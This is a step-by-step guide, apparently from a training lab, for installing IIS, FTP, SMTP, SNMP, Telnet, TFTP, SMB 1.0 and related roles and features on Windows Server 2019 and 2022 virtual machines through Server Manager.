
1. Log in to the **Windows Server 2019** virtual machine.
2. If the **Server Manager** window does not automatically appear, open **Server Manager** by clicking the **Start** menu → **Server Manager** application.
3. The main window of **Server Manager** appears. By default, **Dashboard** will be selected; click **Add roles and features**.




4. The **Add Roles and Features Wizard** window appears; click **Next**.




- In the **Installation Type** section of the wizard, select the **Role-based or feature-based installation** radio button and click **Next**.




- In **Server Selection** section, leave the selections set to default and click **Next**.




7. The **Server Roles** section appears; click the checkbox of the **Web Server (IIS)** role.




8. The **Add Roles and Features Wizard** window appears; click **Add Features**.



9. In the **Server Roles** section, observe that the **Web Server (IIS)** option is checked; click **Next**.




10. The **Features** section appears; select the checkboxes for the **.NET Framework 3.5 Features**, **BranchCache**, **Client for NFS**, and **Group Policy Management** features, as well as all the checkboxes under **.NET Framework 4.7 Features**. Click the **Add Features** button if you receive a prompt for the features to be added while selecting the features.




11. Scroll down the section and check **RPC over HTTP Proxy**, **SMTP Server**, and **SNMP WMI Provider** under the **SNMP Service** feature, as well as the **Telnet Client** and **TFTP Client** roles. Click the **Add Features** button if you receive a prompt for the features to be added while selecting the features. Click **Next**.


Note: While configuring the above-mentioned services in the **Windows Server 2022** virtual machine, check the **SMB 1.0/CIFS Sharing Support** checkbox to install the Server Message Block (SMB) service along with other features.




12. The **Web Server Role (IIS)** section appears in the wizard; click **Next**.
13. The **Role Services** section appears in the wizard. Scroll down **Role services** and check **FTP Service** under the **FTP Server** role. Then, click **Next**.



14. The **Confirmation** section appears in the wizard; click **Install** (ignore the warning under the **Confirm installation selections** wizard).



15. In the **Results** section of the **Add Roles and Features** wizard, **View Installation progress** shows the installation progress of the features. The installation of the selected roles takes some time to complete.




16. After the completion of installation, click the **Close** button and turn off the virtual machine.


Add Roles in the Windows Server 2022 Virtual Machine

1. Similarly, install all the above roles and services in the **Windows Server 2022** virtual machine.


- After installing all the services in the **Windows Server 2022** virtual machine, start the **World Wide Web Publishing Service** and stop the **IIS Admin Service**. To do so, navigate to **Start** → **Windows Administrative Tools**.



- The **Administrative Tools** window appears; double-click **Services**.

